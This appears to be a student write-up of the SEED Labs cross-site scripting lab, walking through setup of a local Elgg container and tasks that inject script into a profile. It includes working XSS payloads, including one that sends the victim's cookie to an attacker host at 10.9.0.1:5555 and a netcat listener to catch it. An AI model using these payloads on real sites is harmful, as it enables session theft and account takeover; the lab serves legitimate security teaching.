[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null $
[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 9348
[10/28/22]seed@VM:~/.../Labsetup$ docksh b14cd574758a
root@b14cd574758a:/# 
```

Close your text editor and type in you terminal

Type => sudo gedit /etc/hosts &>/dev/null &

Now lets' enter in to the website container to the tab where you typed **dockps** and type => **docksh** plus your elgg id…

Assignment: **Cross Site Scripting**



```
[10/28/22]seed@VM:~/.../Labsetup$ dockps
1256010c7f54  mysql-10.9.0.6
b14cd574758a  elgg-10.9.0.5
[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null $
[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 9348
[10/28/22]seed@VM:~/.../Labsetup$ docksh b14cd574758a
root@b14cd574758a:/#
```

E.g. **<u>docksh b14cd5747558a</u>**

Result is **<u>root@ b14cd5747558a</u>** : /#

Lets' work in to the real thing

http://www.seed-server.com is the link where your website is being hosted.

Lab Tasks

3.1 Preparation: getting Familiar with the “**HTTP Header Live**” tool.

In this task, we need to construct HTTP request. To figure out what an acceptable HTTP request in Elgg looks like. We need to be able to capture and analyze HTTP request. We can use a Firefox add-on-called. “HTTP Header Live” for this purpose. Before you start working on this lab, you should get familiar with this tool. Instruction on how to use this tool is given in the guide line section.

You can visit http://www.portswigger.net to download their community portswigger tool to attack a website and send fake post request to the website. To hack it. They also provide free training for websecurity to gain access, you must have a valid account. Visit http://www.portswigger.net/web-security

To solve these labs, open the **http header live** extension on Firefox… It is now available in any other browser.

Task 1 POSTING A MALICIOUS MESSAGE TO DISPLAY AN □ ALERT WINDOW.


The objective of this task is to embed a javascript program in your Elgg profile. Such that when another user views your profile, the javascript program will be executed and an alert will be displayed. The following Javascript program will be alerted.

```
<script>alert(‘??? || what ever you would like to type in here’)</script>

<script>alert(‘xss’)</script>
```

To answer this task, copy this code or if you know javascript, type this code in the short description after you’ve logged in as any user eg Alice, Sami etc..

ANS = Click on the **Edit profile** button to route to the edit page. Scroll down to brief description and type the following code.

```
<script>alert(“Xss attack done”);</script>
```



Your profile was successfully saved.

XSS attack done.


Then logout of samy and login to other users and try to visit samys' page to see if your attack worked.

E.g. Lets' use Alice. The password and email for alice is. Email => **alice** password => **seedalice**

Login in as Alice. Then go to members and Visit samy's profile page.

After this attack. To stop getting this alert everytime your refresh your page. Re-Edit the profile. I meant remove the code.


Assignment: **Cross Site Scripting**



XSS attack done.

Transferring data from www.seed-server.com...

Assignment: **Cross Site Scripting**



Edit profile

Display name

Samy

About me

```
<script>alert(document.cookie)</script>
```

Public


Brief description

Public

Location

Public

Interests



Your profile was successfully saved.

```
Elgg=gnoekk815jim69lqc78pt5stbh
```

TASK 2. STEALING COOKIES FROM THE VICTIM'S MACHINE.


The objective of this task is to embed a Javascript program in your Elgg Profile such that when another user views your profile, the user's cookie will be displayed in the alert window. This can be done by adding some additional code to javascript program in the previous task.

What are cookies. Cookies are small set of code being set in your browser that tracks / make sure informations are being passed to the right person.

In this task, We're gonna get all the cookies from others. Below is the code to that.

First let's alert the cookie.

```
<script>alert(document.cookie)</script>

OR

// With this particular code., you can only access cookies in the webpage. Not the browser.

<script>alert(window.cookie)</script>
```



Your profile was successfully saved.

```
Elgg=gnoekk815jim69lqc78pt5stbh
```

Do the same as you did with the previous attack. Open edit profile and paste this code. But for this one, You'd have to paste it in the **About Me.** Be sure to change it to **Edit HTML.** Then paste the code.

TASK 3 STEAL COOKIE FROM VICTIM MACHINE

In the previous task, the malicious javascript code written by the attacker can print out the user’s cookie, but only the user can see the cookie. Not the attacker. In this task the attacker wants the javascript code to send the cookies to himself/herself. To achieve the malicious javascript code needs to send an http request to the attacker.


Example code.

```
<script>document.write(`<img
src=http://10.9.0.1:5555?c=${escape(document.cookie)}/>`)</script>
```

With this code, You can gain access. To the users cookie.

I know you’re wondering, where is the link listening to. Well create a server that listen to any port you like but for this we’re going to listen to port 5555 enter this code to access it… **nc –l 5555**

After doing this, Login in to samy since samy is the attacker, and paste this code in.



```
[10/28/22]seed@VM:~/.../Labsetup$ nc -l 5555
